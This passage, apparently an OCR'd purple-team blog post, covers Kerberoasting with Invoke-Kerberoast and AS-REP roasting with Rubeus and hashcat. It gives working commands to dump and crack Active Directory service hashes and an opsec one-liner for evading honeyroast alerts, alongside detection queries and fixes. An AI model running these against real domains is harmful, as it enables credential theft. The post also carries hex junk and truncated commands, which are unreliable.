                         3B7E9C16441D24D0B04D39A1D0ED51AF4548869147327 75E54285BF0C5F6AA69A5B5EBDE5ACE6F2C
                         2B0B099312B89A02F2552DFF82568D8405D1FCFB3D6EB2399C2A118E2025B86716C5C26758C442C3
                         853135B08047261F157D6558DDD5ABCBE2F48468485A7B8EA1B63E361BDF5FE39A085610C8EB0EBA
                         57879B47780D8E80C53236418D55CAE93F86B6B6E0E2FF9083747E6CF0EF2DC08047DDAB42AC22F0
                         9A08FF87D5D386A442FA6E9490029E145F5BF3E916E822612556A71979CC73C90E465782F597F378
                         B71C2E5D5106E2B8DF2A2F4023164762 0FB21B1E32ED530E5AE950559 1037CF7C0AB0BD16E2AFB6F
                         79BF263E1A51D6F28B1331DD5E7EEA5628381E9C322C2CEA827A0477622DE22B8B84E2307E8434F2
                         08EB5D0AE48EACFB283BA5F45133DF1465C0FB2C98A698B47865084D016DFCF539A7CC983F274451
                         B075006DB8AE3615FB822239321163ED8212058EA389B26A08DA327CF3DF1E28144F00FA2712C1FF
                         96E5F96A25F8D9E9C2927A5167B3176168184D21AA7AF2CCC3D1211E302AD7E62513767DF4042649
                         6763DA1B8B7B6818DDE0BAF90A5AD474B81F54463611DE3E16FAFE22B02A07E15D0AB4F180D302F8
                         2F8BF71BC46FC8F5FA1700E65149B63E02EDE7CEFF1E879CA63DECF94E4F790B88DE67281F
```

Invoke-Kerberoast


Finally probably the most used for a while is the powershell implementation of this attack, while attackers are moving more and more away from powershell, there are still environments where it works effectively.

Invoke-Kerberoast is an old module that was written into powersploit and empire but adopted by many frameworks and toolchains since then. It is essentially a powershell script that does the same actions as Rubeus and sharproast.

It can be run simply from powershell:

```
Invoke-Kerberoast
```

This will drop out all of the hashes on the domain in the same format that we've had from Rubeus and SharpRoast.



Once again take the hash value and drop it into hashcat, there's a quick way of outputting this:

```
Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerberosHashes.txt
```

This will drop the hashes into an output file ready for cracking!

Operational Security Considerations

While attacks are useful to know about it is just as important to understand the operational security impacts (also known as opsec) when using tooling and techniques. Specifically if the target has implemented honeyroasting then there are one-liners that can allow you to operate under the radar such as:

```
Rubeus.exe kerberoast /pwdsetbefore:01-01-2017 /resultlimit:10
```

This will task Rubeus with requesting all SPNs with a password set before 1st Jan 2017 which is before the concept of honeyroasting was introduced therefore less likely to trigger alerts on that front!

Defend

specifically kerberoasting can be detected using either detection based on kerberos requests or by implementing honeyroasting. Instead of re-inventing the wheel, check out this post on honeyroasting by my colleague Tim.

> Create a custom event view to identify when a Kerberos service ticket is requested for our honeypot user account. This can be accomplished by using the following XPath query that contains our newly created account. If we do not do this step, in a large active directory environment there will be thousands of 4769 event logs and it will be difficult to identify malicious activity.

```
<QueryList> <Query Id="0" Path="Security"> <Select Path="Security">*[System[(Level=4 or Level=0) and (EventID=4769)]] and * [EventData[Data[@Name='ServiceName']='tkerb']]</Select> </Query> </QueryList>
```

A quick and easy one liner to create a honeyroast account can be done as shown, this will require RSAT Tools from Microsoft.

```
$UserPassword = ConvertTo-SecureString 'set a really long password in here for a user you want to have as a honeyroast account' -AsPlainText -Force
```

```
New-ADUser -Name "tgttest" -AccountPassword $UserPassword -ChangePasswordAtLogon $false -City "London" -Company "CompanyName" -Country "UK" -Enabled $true -Description "Account used for test
```

```
dNeverExpires $true -AllowReversiblePasswordEncryption $true
```

Essentially this creates an account that looks very juicy to an attacker, however when kerberoasting is initiated and this account triggers it is a surefire way of identify nefarious activity on the network.


Additional recommendations from MITRE include are:


Enable Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).


Fix

In terms of actually fixing the issue there are a few key pieces of advice, where possible don't use RC4 if it can be helped. Use long passwords, or use password vaults for service accounts. Change your password policy to require 100+ character passwords that are randomly generated therefore less likely to be cracked.


Implement detections for anomalous service ticket requests, requires tracking state of all tgt ticket requests in a domain which is not a trivial task. Implement the use of honeypot accounts to alert for malicious activity.
Enable AES support(depends on base domain support 2008+)








ASREP-Roasting




ASEPRoasting is similar to Kerberoasting in the same manner that the attack queries accounts for TGTs, grab the hash, then crack them using our favourite password cracking tool hashcat.

For the purposes of this example I'll be carrying out the attacks from an on-domain machine, there are lots of posts out there that dive into it from all angles but few that show the full process tart to finish.

The biggest difference and caveat with ASEPRoasting is that `Kerberos pre-authentication` needs to be disabled. This is a rare setting and unlike kerberoasting it is not a default setting.





When you request a TGT, via a Kerberos AS-REQ message, you also supply a timestamp that is encrypted

The Key Distribution center (KDC) then decrypts the timestamp, verifies the request is coming from that user, then continues with the authentication process. This is the pre-authentication process for Kerberos, which is obviously a problem for an attacker because we aren't the KDC and cannot decrypt that message. Of course, this is by design, to prevent attacks, however if pre-authentication is turned off, we can send an AS-REQ to any user which will return their hashed password in return.

Since pre-auth is enabled by default, it has to be manually turned off, so this is rare, however still worth mentioning as there is a viable attack here to retrieve hashes for users.

Break

Rubeus ASREP

Again like kerberoasting ASREP can be attacked using Rubeus. To do so, the following command can be used:

```
Rubeus.exe asreproast
```

This will query for find all accounts that do not require pre-authentication:

```
PS C:\Users\Administrator\Desktop\Ep2> .\Rubeus.exe asreproast

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: AS-REP roasting

[*] Target Domain          : purplehaze.offense
```

We can take this hash and crack it within hashcat using a different mask this time:

```
.\hashcat64.exe -m 18200 epqa.txt wordlist.txt
```

Lucky for us there's only one hashtype for asrep which makes cracking easier, to use the account there are many methods to replay the credentials such as winrm, smb, rdp and LDAP. I'll touch on these techniques in a later blog post to allow you to leverage the skills you have learned.

Invoke-ASREP**Roast**

Again like kerberoasting there is a powershell counterpart to Rubeus which will enable you to extract hashes for asrep vulnerable users:

